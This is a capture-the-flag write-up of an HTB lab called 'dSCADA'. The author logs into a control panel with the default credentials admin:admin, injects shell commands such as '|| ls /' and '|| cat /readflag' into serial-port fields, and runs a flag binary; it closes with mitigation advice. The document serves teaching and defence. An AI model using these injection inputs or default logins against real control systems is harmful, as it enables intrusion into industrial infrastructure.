dSCADA Challenge

Step1: First visited http://94.237.62.195:31684/

Step2: Then tried few default credentials and logged in with credentials(admin: admin)

Administrator Login	
Username admin Password	
Login	
© 2023 dSCADA	

Step3: Then checked all the available user input fields and found command injection vulnerability with all user input fields in the 'serial settings'.

Step4: Then exploited files names using the following command - || ls / as shown in the below.


← → C @	O 2 94.237.62.149:32004/settings					
😚 HTB Labs 😚 HTB Certifica	ations 😚 HTB Academy 😚 CTF Platform 😚 Help Center 😚 HTB Blog					
RS485 or 232 -> USB adapter/converter is recommended for communication with serial PLCs.						
Port SO:	ttyUSB0 Check					
Port S1:	Is / Check					
Port S2:	Check					
Port S3:	Check					
Port S4:	Check					
Port S5:	Check					
(Example: ttyUSB0 under /dev on Linux or COM5 on Windows)						
app bin dev etc home lib media mnt opt proc readflag root run sbin srv sys tmp usr var exists						

Step5: Found 'readflag' file in '/' directory.

Step6: First used || cat /readflag but the content of the flag is uninterpretable but found that the file is ELF file type from the visible content.

← → ♂ ♂	C 🙃 94.237.62.149:32004/settings					
😚 HTB Labs 🛭 😚 I	HTB Certifica	ations 😚 HTB Academy 🗆	😚 CTF Platform	😚 Help Center	😚 HTB Blog	
	Port SO:	ttyUSBO	Chec	:k		
	Port S1:	cat /readflag	Chec	k		
	Port S2:		Chec	:k		
	Port S3:		Chec	:k		
	Port S4:		Chec	k		
	Port S5:		Chec	k		
(Example: ttyUSB0 under /dev on Linux or COM5 on Windows)						
ELF>p@�>@8@"!@@@�����yy ��.>>h(.(>(>��005�td 00P�td \$\$Q�tdR�td.>>��/lib/ld-musl-x86_64.so.1 GNU���� @ �e�m����R j �*� "q_initsetuid_finisystemcxa_finalizelibc_start_mainlibc.musl-x86_64.so.1deregister_frame_info						

Step7: Then checked the permissions of the file, if we have execute permission or not. And we do have permission to execute the file. Hence, executed the ELF file and got the flag as shown in the below.



Risk Mitigation Strategy:

We can mitigate week login credentials of 'dSCADA' by change the default credentials, and implementing strong password policies, two-factor authentication (2FA) and account lockout policies.

We can mitigate command injection vulnerabilities by sanitization or validation of the input user, using input whitelisting filter, providing less privileges to the file and using parameterized commands or by avoiding shell execution by user-controlled input.